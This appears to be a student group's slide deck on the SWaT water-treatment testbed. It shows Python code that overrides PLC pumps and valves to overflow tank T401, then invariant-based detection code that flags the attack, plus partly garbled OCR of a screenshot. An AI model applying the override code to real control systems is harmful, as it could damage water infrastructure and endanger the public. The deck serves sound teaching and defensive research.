

Group 7: Andres Brito (1007641), Li Xinyue (1007389), Mayukh Borana (1007395), Suhasini (1007497)



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
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


Introduction





Secure Water Treatment Testbed



SWaT Testbed features:

- Consists of 6 stages
 - Raw water
 - Pre-Treatment
 - Ultra-Filtration
 - DeChlorination
 - Reverse Osmosis
 - RO Product
- Consists of 6 Programmable Logic Controllers (PLCs)
 - Each PLC consists of sensors and actuators
- Supervisory Control and Data Acquisition (SCADA)
- Historian

SWaT Human Machine Interface (HMI)




Attacker Profile


	Knowledge	System	Source Code	Protocols	Credentials	Resources	Effort	Tools	Financial Support	Strategy
Insider										

Attack Point

Multi-Stage Single Point Attack



Attack Demonstration



Attack Code

Conditions to launch the desired attack → Overflowing T401

```
def main():
    #==== stage 4 =====
    #Mv 2 = open and 1= closed
    #Pump =1 is closed
    #closing Pump P401
    test_plc_write(PLC_IPS['plc4'], 'HMI_P401.Auto', 0 , 'BOOL')
    test plc write(PLC IPS['plc4'], 'HMI P401.Cmd', 1, 'INT')
    time.sleep(1)
    test_plc_write(PLC_IPS['plc4'], 'HMI_P402.Auto', 0 , 'BOOL')
    test_plc_write(PLC_IPS['plc4'], 'HMI_P402.Cmd', 1, 'INT')
    time.sleep(1)
    test_plc_write(PLC_IPS['plc4r'], 'HMI_P402.Auto', 0 , 'BOOL')
    test plc write(PLC IPS['plc4r'], 'HMI P402.Cmd', 1, 'INT')
    time.sleep(2)
    ##==== stage 3 =====
    #open p301 to fill the Tank401
    test plc write(PLC IPS['plc3'], 'HMI P301.Auto', 0 , 'BOOL')
    test plc write(PLC IPS['plc3'], 'HMI P301.Cmd', 2, 'INT')
    #open mv302 first
    test_plc_write(PLC_IPS['plc3'], 'HMI_MV302.Auto', 0 , 'BOOL')
    test_plc_write(PLC_IPS['plc3'], 'HMI_MV302.Cmd', 2, 'INT')
    time.sleep(10)
```

After Effect


Tank T401 Overflow!!


Before Attack

Water level = 870 mm (Under normal conditions)

After Attack

Water level = 1062 mm (Under anomalous conditions)








Invariant-based Detection - Step 1

Invariant \rightarrow A condition that is either always true, or true when the underlying process is in a given state.


The first step in implementing an 'Invariant-Based Attack Detection' is to identify all the sensors and actuators involved in the attack.




Identifying all the sensors and actuators						
P301						
MV302						
P401						
P402						
LIT401						

Invariant-based Detection - Step 2

The second step is to create State-Dependant (SD) invariants. We will be using State Entanglement.





Invariant-based Detection - Step 3

The third step is to program each SD invariant in the corresponding PLC.

```
#UPEN DOVI TO
Attack detected
1054.61425781
Attack detected
1054.61425781
Attack detected
1054.46044922
```

```
def detection():
       LIT401_value = test_plc_read_val(PLC_IPS['plc4'], 'HMI_LIT401.Pv')
       print(LIT401_value[0])
       if LIT401_value[0] > 1000:
            p301_s = test_plc_read_val(PLC_IPS['plc3'], 'HMI_P301.Status')
            print(p301_s[0])
            # Read MV302
            mv302_s = test_plc_read_val(PLC_IPS['plc3'], 'HMI_MV302.Status')
            print(mv302_s[0])
            p401_s = test_plc_read_val(PLC_IPS['plc4'], 'HMI_P401.Status')
            print(p401_s[0])
            p402_s = test_plc_read_val(PLC_IPS['plc4'], 'HMI_P402.Status')
            print(p402_s[0])
            if p301_s[0] == 2 and mv302_s[0] == 2 and p402_s[0] == 1 and p401_s[0] == 1:
                print("Attack detected")
```



Attack - Video Demo

```
LPS_project - Hie Mana...
                                                                                                                                                                                                                                    -/Desktop/MSSD/sim_remove.py - Sublime Text (UNREGISTERED)
le Edit Selection Fied View Goto Tools Project Preferences Help
OPEN FILES
 sim remove.
                                                  test_plc_write(PLC_IPS['plc3'], 'HMI_MV3U3.Auto', 1, 'BUUL')
test_plc_write(PLC_IPS['plc3'], 'HMI_MV3U4.Auto', 1, 'BUOL')
 attack ontar
                                                   test_plc_write(PLC_IPS['plc4'], 'HNI_P401.Auto', 1 .'800L')
test_plc_write(PLC_IPS['plc4'], 'HNI_P402.Auto', 1 .'800L')
test_plc_write(PLC_IPS['plc4'], 'HNI_P404.Auto', 1 .'800L')
test_plc_write(PLC_IPS['plc4'], 'HNI_P404.Auto', 1 .'800L')
                                                    test plc write(PLC IPS['plc5'], 'HMI P581.Auto', 1, '800L')
test plc write(PLC IPS['plc5'], 'HMI P582.Auto', 1, '800L')
test plc write(PLC IPS['plc5'], 'HMI W592.Auto', 1, '800L')
test plc write(PLC IPS['plc5'], 'HMI W592.Auto', 1, '800L')
test plc write(PLC IPS['plc5'], 'HMI W592.Auto', 1, '800L')
test plc write(PLC IPS['plc5'], 'HMI W593.Auto', 1, '800L')
test plc write(PLC IPS['plc5'], 'HMI W594.Auto', 1, '800L')
                                                       test_plc_write(PLC_IPS['plc6'], 'HMI_P681.Auto', l , '800L')
test_plc_write(PLC_IPS['plc6'], 'HMI_P682.Auto', l , '800L')
test_plc_write(PLC_IPS['plc6'], 'HMI_P683.Auto', l , '800L')
                                                         print("Actuators Done")
      Sensors Done
        True
        True
        True
```

Defense - Video Demo



Key Points

